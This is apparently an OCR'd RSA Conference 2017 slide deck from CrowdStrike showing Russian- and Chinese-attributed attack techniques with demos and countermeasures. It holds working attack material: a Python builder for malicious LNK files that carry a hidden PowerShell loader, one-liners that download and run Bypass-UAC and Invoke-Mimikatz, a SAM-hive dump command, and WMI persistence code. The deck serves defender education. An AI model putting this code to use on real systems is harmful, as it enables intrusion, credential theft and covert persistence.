RSAConference2017
San Francisco | February 13 – 17 | Moscone Center

#RSAC

POWER OF OPPORTUNITY

SESSION ID: EXP-W03

Hacking Exposed: The Adversary Oscars

George Kurtz
Co-Founder & President/CEO
CrowdStrike Inc.
@George_Kurtz

Dmitri Alperovitch
Co-Founder & CTO
CrowdStrike Inc.
@DAlperovitch

Elia Zaitsev
SR Manager
Solutions Architecture
CrowdStrike Inc.

ABOUT US

GEORGE **KURTZ**

- In security for 20 +years
- President & CEO, CrowdStrike
- Former CTO, McAfee
- Former CEO, Foundstone
- Co-Author, *Hacking Exposed*

ABOUT US

DMITRI **ALPEROVITCH**


- Co-Founder & CTO, CrowdStrike
- Former VP Threat Research, McAfee
- Author of Operation Aurora, Night Dragon, Shady RAT reports
- MIT Tech Review's Top 35 Innovator Under 35 for 2013
- Foreign Policy's Top 100 Leading Global Thinkers for 2013

ABOUT US

ELIA **ZAITSEV**

- Sr Manager, Solutions Architecture , CrowdStrike
- *Previously at IBM, i2, Northrop Grumman*
- *Wrote an awesome paper on great white sharks in 3rd grade*

POWER OF THE ACADEMY



CROWDSTRIKE


THE NOMINEES ARE…

RSA Conference2017

#RSAC

BEST ACTOR IN A LEADING ROLE: INITIAL INFECTION

INITIAL INFECTION: **BEAR TACTIC – MALICIOUS LNK**

- Embedded PowerShell + Payload inside Windows Shortcut file (LNK)
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- Two handy Social Engineering features:
  - Windows hides LNK extension even when set to show extensions
  - Can set icon of shortcut file to associated productivity app (Adobe, Office, etc)

LNK FILE COMPONENTS

- LNK target command
  - powershell.exe -windowstyle hidden -command
  - "$b=[System.IO.File]::ReadAllBytes('.\spear.doc.lnk');
  - $l=[System.Text.Encoding]::ASCII.GetString($b,0xB30,0x414);
  - powershell.exe -windowstyle hidden -enc $l”
- Reads self and extracts b64 encoded “loader” script from specific offset
  - Loader is located after body of shortcut; makes offsets easier to calculate
- 256/260 character limit depending on OS version

LNK FILE COMPONENTS

- PowerShell Loader
  - $bytes = [System.IO.File]::ReadAllBytes('spear.doc.lnk');
  - $lure = [System.Text.Encoding]::ASCII.GetString($bytes, 0xF50, 0x3B8C);
  - $payload = [System.Text.Encoding]::ASCII.GetString($bytes, 0x4AF0, 0x1A4);
  - $Content = [System.Convert]::FromBase64String($lure);
  - Set-Content -Path $env:temp\lure.docx -Value $Content -Encoding Byte;
  - Invoke-Item $env:temp\lure.docx;
  - powershell.exe -encodedCommand $payload
- Similar to LNK target; read self and extract b64 encoded Lure/Payload

LNK FILE COMPONENTS

- Simple PowerShell payload for demonstration
  - [System.Reflection.Assembly]::LoadWithPartialName(\"System.Windows.Forms\") | Out-null;
  - [System.Windows.Forms.MessageBox]::Show(\"This is a payload executing\")
- Pop a message box
- Real payload example:
  - XOR encoded DLL and PNG file
  - Decoded DLL is executed
  - DLL decrypts IDAT section of PNG file, modified XTEA algorithm, 16byte key stored in DLL data section

LNK FILE CONSTRUCTION

- Start with normal LNK shortcut as a basis
  - Can also programmatically craft by using published binary format
- Pad LNK target command with blanks up to 256 characters to ensure fixed size, makes calculating offsets easier
- B64 encode lure document, append to end of LNK binary
- B64 encode payload, append lure
- B64 encode loader, appended after payload

LNK FILE CONSTRUCTION

SIMPLIFY WITH PYTHON!

- #5-7 input lnk file name, lure document, and payload
- #12 read and encode payload
- #14-26 Calculate size and offset for lure and payload, construct loader, encode loader

```python
import os, sys, base64
import binascii

def main(argv):
    lnk_name=argv[0]
    lure=argv[1]
    payload=argv[2]

    path = os.path.join('.\\', lnk_name+'.lnk')

    f=open(lure, 'rb')
    b64_lure = base64.b64encode(f.read())

    ps_loader=[]
    ps_loader.append('$bytes = [System.IO.File]::ReadAllBytes(\'%s\')' % (lnk_name))
    lure_offset='0xBA3'
    lure_len=hex(len(b64_lure))
    ps_loader.append('$lure = [System.Text.Encoding]::ASCII.GetString($bytes, %s, %s)' %(lure_offset, lure_len))
    payload_offset=hex(int(lure_offset,0)+len(b64_lure)+1)
    payload_len=hex(len(payload))
    ps_loader.append('$payload = [System.Text.Encoding]::ASCII.GetString($bytes, %s, %s)' % (payload_offset, payload_len))
    ps_loader.append('$Content = [System.Convert]::FromBase64String($lure)')
    ps_loader.append('Set-Content -Path $env:temp\\%s -Value $Content -Encoding Byte' % (lure))
    ps_loader.append('Invoke-Item $env:temp\\%s' % (lure))
    ps_loader.append('powershell.exe -windowstyle hidden -encodedCommand $payload')
    b64_loader = base64.b64encode(';'.join(ps_loader).encode('UTF-16LE'))

```

CROWDSTRIKE

LNK FILE CONSTRUCTION

SIMPLIFY WITH PYTHON!

- #28-90 LNK file “header” as byte array
  - Not really a header per say, but the portions leading up to the LNK target command

```
binary_file=[
0x4C, 0x00, 0x00, 0x00, 0x01, 0x14, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xEB, 0x40, 0x08, 0x00,
0x20, 0x00, 0x00, 0x00, 0x4D, 0xDD, 0xB0, 0x12, 0x2E, 0x1B, 0xD2, 0x01,
0x4D, 0xDD, 0xB0, 0x12, 0x2E, 0x1B, 0xD2, 0x01, 0x4B, 0x1E, 0x54, 0xA8,
0x6E, 0x0F, 0xD2, 0x01, 0x00, 0xD2, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00,
0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x05, 0x02, 0x14, 0x00, 0x1F, 0x50, 0xE0, 0x4F,
0xD0, 0x20, 0xEA, 0x3A, 0x69, 0x10, 0xA2, 0xD8, 0x08, 0x00, 0x2B, 0x30,
0x30, 0x9D, 0x19, 0x00, 0x2F, 0x43, 0x3A, 0x5C, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x56, 0x00, 0x31, 0x00, 0x00, 0x00, 0x00, 0x00, 0x30,
0x4A, 0xCF, 0xAA, 0x10, 0x00, 0x57, 0x69, 0x6E, 0x64, 0x6F, 0x77, 0x73,
0x00, 0x40, 0x00, 0x09, 0x00, 0x04, 0x00, 0xEF, 0xBE, 0xF0, 0x48, 0x8D,
0x30, 0x30, 0x4A, 0xCF, 0xAA, 0x2E, 0x00, 0x00, 0x00, 0x9B, 0x90, 0x07,
0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x71, 0x6C, 0x4C, 0x00, 0x57,
0x00, 0x69, 0x00, 0x6E, 0x00, 0x64, 0x00, 0x6F, 0x00, 0x77, 0x00, 0x73,
0x00, 0x00, 0x00, 0x16, 0x00, 0x5A, 0x00, 0x31, 0x00, 0x00, 0x00, 0x00,
0x00, 0x34, 0x4A, 0x4B, 0x6E, 0x10, 0x00, 0x53, 0x79, 0x73, 0x74, 0x65,
0x6D, 0x33, 0x32, 0x00, 0x00, 0x42, 0x00, 0x09, 0x00, 0x04, 0x00, 0xEF,
0xBE, 0xF0, 0x48, 0x8D, 0x30, 0x34, 0x4A, 0x4B, 0x6E, 0x2E, 0x00, 0x00,
0x00, 0xCD, 0x99, 0x07, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xBC,
0x9F, 0xB1, 0x00, 0x53, 0x00, 0x79, 0x00, 0x73, 0x00, 0x74, 0x00, 0x65,
0x00, 0x6D, 0x00, 0x33, 0x00, 0x32, 0x00, 0x00, 0x00, 0x18, 0x00, 0x6C,
0x00, 0x31, 0x00, 0x00, 0x00, 0x00, 0x00, 0xF0, 0x48, 0xF9, 0x5D, 0x10,
0x00, 0x57, 0x49, 0x4E, 0x44, 0x4F, 0x57, 0x7E, 0x31, 0x00, 0x00, 0x54,
0x00, 0x09, 0x00, 0x04, 0x00, 0xEF, 0xBE, 0xF0, 0x48, 0xF9, 0x5D, 0xF0,
0x48, 0xF9, 0x5D, 0x2E, 0x00, 0x00, 0x00, 0xD6, 0x9D, 0x07, 0x00, 0x00,
0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0xCE, 0x22, 0xF8, 0x00, 0x57, 0x00, 0x69,
0x00, 0x6E, 0x00, 0x64, 0x00, 0x6F, 0x00, 0x77, 0x00, 0x73, 0x00, 0x50,
0x00, 0x6F, 0x00, 0x77, 0x00, 0x65, 0x00, 0x72, 0x00, 0x53, 0x00, 0x68,
0x00, 0x65, 0x00, 0x6C, 0x00, 0x6C, 0x00, 0x00, 0x00, 0x18, 0x00, 0x4E,
0x00, 0x31, 0x00, 0x00, 0x00, 0x00, 0x00, 0x3E, 0x49, 0xD0, 0x8D, 0x10,
0x00, 0x76, 0x31, 0x2E, 0x30, 0x00, 0x00, 0x3A, 0x00, 0x09, 0x00, 0x04,
0x00, 0xEF, 0xBE, 0xF0, 0x48, 0xF9, 0x5D, 0x3E, 0x49, 0xD0, 0x8D, 0x2E,
```

CROWDSTRIKE

LNK FILE CONSTRUCTION

SIMPLIFY WITH PYTHON!

- #92-103 Construct LNK target command including size & offset of loader
- #101 add padding up to 256 characters
- #105-250 LNK file “footer” as byte array
  - Not really a footer per say, but the portions following the LNK target command


```
92      ps_initial=[]
93      ps_initial.append(u'\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe%s
94      \-windowstyle hidden -command "$b=[System.IO.File]::ReadAllBytes(\'.\\%s\')'
95          % (u'\u00c9',lnk_name))
96      ps_loader_offset=hex(int(payload_offset,0)+int(payload_len,0)+1)
97      ps_loader_len=hex(len(b64_loader))
98      ps_initial.append('$l=[System.Text.Encoding]::ASCII.GetString($b,%s,%s)'
99          % (ps_loader_offset, ps_loader_len))
100     ps_initial.append('powershell.exe -windowstyle hidden -enc $l')
101     ps_initial_string = (';'.join(ps_initial).ljust(256) + '"').encode('UTF-16LE')
102
103     [binary_file.append(int(elem.encode('hex'),16)) for elem in ps_initial_string]
104
105     binary_file = binary_file + [
106     0x3B, 0x00, 0x43, 0x00, 0x3A, 0x00, 0x5C, 0x00, 0x50, 0x00, 0x72, 0x00,
107     0x6F, 0x00, 0x67, 0x00, 0x72, 0x00, 0x61, 0x00, 0x6D, 0x00, 0x20, 0x00,
108     0x46, 0x00, 0x69, 0x00, 0x6C, 0x00, 0x65, 0x00, 0x73, 0x00, 0x5C, 0x00,
109     0x4D, 0x00, 0x69, 0x00, 0x63, 0x00, 0x72, 0x00, 0x6F, 0x00, 0x73, 0x00,
110     0x6F, 0x00, 0x66, 0x00, 0x74, 0x00, 0x20, 0x00, 0x4F, 0x00, 0x66, 0x00,
```

CROWDSTRIKE

LNK FILE CONSTRUCTION

SIMPLIFY WITH PYTHON!


```
252         [binary_file.append(int(elem.encode('hex'),16)) for elem in b64_lure]
253         binary_file.append(0x00)
254         [binary_file.append(int(elem.encode('hex'),16)) for elem in payload]
255         binary_file.append(0x00)
256         [binary_file.append(int(elem.encode('hex'),16)) for elem in b64_loader]
257
258         output = open(lnk_name, 'wb')
259         output.write(''.join(chr(x) for x in binary_file))
260         output.close()
261     if __name__ == '__main__':
262         main(sys.argv[1:])
263
```



- #260 Append encoded Lure, Payload, Loader to end of file, write file to disk
- Have a drink!


DEMO

INITIAL INFECTION:
PANDA TACTIC – MACRO DOCUMENT




- PowerShell payload inside Office doc VBA macro
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- No exploitation required, but does require macros to be enabled and/or user must allow macro to run


DEMO

COUNTERMEASURES


- Force Windows to show LNK extension
  - Delete **NeverShowExt** registry value under **HKEY_CLASSES_ROOT\lnkfile**



- Block Office macros

CROWDSTRIKE

RSA Conference2017



BEST PRIVILEGE ESCALATION IN A SUPPORTING ROLE

PRIVILEGE ESCALATION: **BEAR TACTIC – UACME #23**

- One of the UAC defeat techniques that leverages Windows AutoElevate Backdoor
  - https://github.com/hfiref0x/UACME
- Targets pkgmgr.exe and hijacks loading of DismCore.dll
- Implemented via PowerShell as well
  - powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1'); Bypass-UAC **ucmDismMethod**"
- Works on x64 Win7 through Win 10 Creator's Update, Build 15031.

HIGH LEVEL EXPLANATION: **USMDISMMETHOD**

- PowerShell impersonates explorer.exe
- After impersonation, use IFileOperation::CopyItem COM calls to drop hijack/proxy dll into system32 as DismCore.dll
  - Utilizing IFileOperation gives us a backdoor to copy into system32 without UAC
- Call PkgMgr.exe
  - Legacy Package manager, whitelisted by MS against UAC
- PkgMgr.exe executes dism.exe
  - Dism.exe not whitelisted but doesn't matter since parent is already elevated
- Dism.exe attempts to load DismCore.dll, which is what we hijack


DEMO

PRIVILEGE ESCALATION: **PANDA TACTIC – KERNEL 0-DAY**

- 0-day 64-bit Kernel exploit
  - CVE-2014-4113 – Vulnerability in Win32k.sys
- First used by Hurricane Panda, discovered by CrowdStrike
  - https://www.crowdstrike.com/blog/crowdstrike-discovers-use-64-bit-zero-day-privilege-escalation-exploit-cve-2014-4113-hurricane-panda/
- Originally deployed as an executable, can be implemented in PowerShell as well
  - https://github.com/subTee/CVE-2014-4113/blob/master/Invoke-SystemShell.ps1
  - Also has a metasploit module
- I demoed this live at RSA 2015 (PowerShell version)
  - https://www.rsaconference.com/events/us15/agenda/sessions/1815/hacking-exposed-beyond-the-malware

COUNTERMEASURES

- UACME #23
  - Configure UAC to always notify
  - Stop using admin accounts everywhere for #@$%-sake!
- CVE-2014-4113
  - Patch Windows
  - Upgrade Windows
  - Yara rule →

```
rule CrowdStrike_CVE_2014_4113 {
meta:
copyright = "CrowdStrike, Inc"
description = "CVE-2014-4113 Microsoft Windows x64 Local Privilege Escalation Exploit"
version = "1.0"
last_modified = "2014-10-14"
in_the_wild = true
strings:
$const1 = { fb ff ff ff }
$const2 = { 0b 00 00 00 01 00 00 00 }
$const3 = { 25 00 00 00 01 00 00 00 }
$const4 = { 8b 00 00 00 01 00 00 00 }
condition:
all of them
}
```

CROWDSTRIKE

RSA Conference2017

BEST CREDENTIAL THEFT SCORE

CREDENTIAL THEFT: **BEAR & PANDA – IT'S A TIE!**

- This is one stage where we see lots of overlap between actors
  - Widespread use of PowerShell (Invoke-Mimikatz, PowerSploit, Invoke-ReflectivePEInjection)
  - powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz; exit"
- Saving Registry hives
  - C:\Windows\System32\reg.exe save HKLM\sam C:\1.tmp

COUNTERMEASURES

- Upgrade to Windows 10
  - Credential Guard
    - Only protects Domain Credentials
- Monitor/restrict PowerShell usage
  - Win 10 /w Device Guard & Script policies can disable unsigned scripts that use reflection
    - Can be bypassed if older versions of PS are allowed to run

RSA Conference2017

BEST PERSISTENCE IN A SILENT BREACH

PERSISTENCE: **BEAR TACTIC – WMI EVENT SUBSCRIPTION**

- Three Components
  - Event Filter is triggered on action(s)
    - Dozens of options such as User logs in, System boots, timer, etc
  - Consumer binds to Event filter and executes command when triggered
  - Command is a b64 PowerShell payload stored inside a custom WMI class
    - Encoded binary payloads can be hidden inside WMI repository and avoid touching disk
- Can be implemented with various tools such as wmic.exe and third party tools, but PowerShell is the most common
  - Can be done remotely as well using DCOM or WinRM

WMI EVENT SUBSCRIPTION BREAKDOWN

CUSTOM CLASS

- #1 Store class in root\cmiv2
- #2 Create custom class “HackingExposed_Class”
- #4 Payload written to class property called “Payload”, executes calc.exe

```
1  $StaticClass = New-Object Management.ManagementClass('root\cimv2', $null, $null)
2  $StaticClass.Name = 'HackingExposed_Class'
3  $StaticClass.Put()
4  $StaticClass.Properties.Add('Payload' , "calc.exe")
5  $StaticClass.Put()
```

WMI EVENT SUBSCRIPTION BREAKDOWN

EVENT FILTER

- #7 Filter named “Hacking Exposed Filter”
- #9-10 WQL query defines event to trigger on
- #12-14 Registers event

```
7   $filterName = 'HackingExposedFilter'
8
9   $Query = "SELECT * FROM __InstanceCreationEvent
10  WITHIN 1 WHERE TargetInstance ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2"
11
12  $WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription"
13  -Arguments @{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}
14  -ErrorAction Stop
```

WMI EVENT SUBSCRIPTION BREAKDOWN

EVENT CONSUMER

- #16 Consumer named “HackingExposedConsumer”
- #18 Executing Powershell
- #20-22 Powershell argument reads the ’Payload’ property from the “HackingExposed_Class”
- #24 Combine path + args
- #26-28 Register consumer

```
16  $consumerName = 'HackingExposedConsumer'
17
18  $exePath = 'c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe'
19
20  $exeArgs = " -Command ""`$Command =
21  ([WmiClass]'root\cimv2:HackingExposed_Class').Properties['Payload'].Value;
22  powershell -command ""`$Command""""
23
24  $commandLine=$exePath+$exeArgs
25
26  $WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer
27  -Namespace "root\subscription" -Arguments @{Name=$consumerName;ExecutablePath=$exePath;
28  CommandLineTemplate=$commandLine}
29
```

WMI EVENT SUBSCRIPTION BREAKDOWN

- Bind the event filter to consumer

```
30    Set-WmiInstance -Class __FilterToConsumerBinding
31    -Namespace "root\subscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

PERSISTENCE: **PANDA TACTIC – SERVICEDLL**

- Similar to a service EXE, except runs under svchost
- Creation of a service DLL is undocumented
  - Adversary can build from scratch, or hijack a legitimate service DLL, we will do the latter
  - Legitimate DLL is hardcoded to execute a particular binary
  - Replace target binary with payload
- Service is created via registry keys and applied on reboot

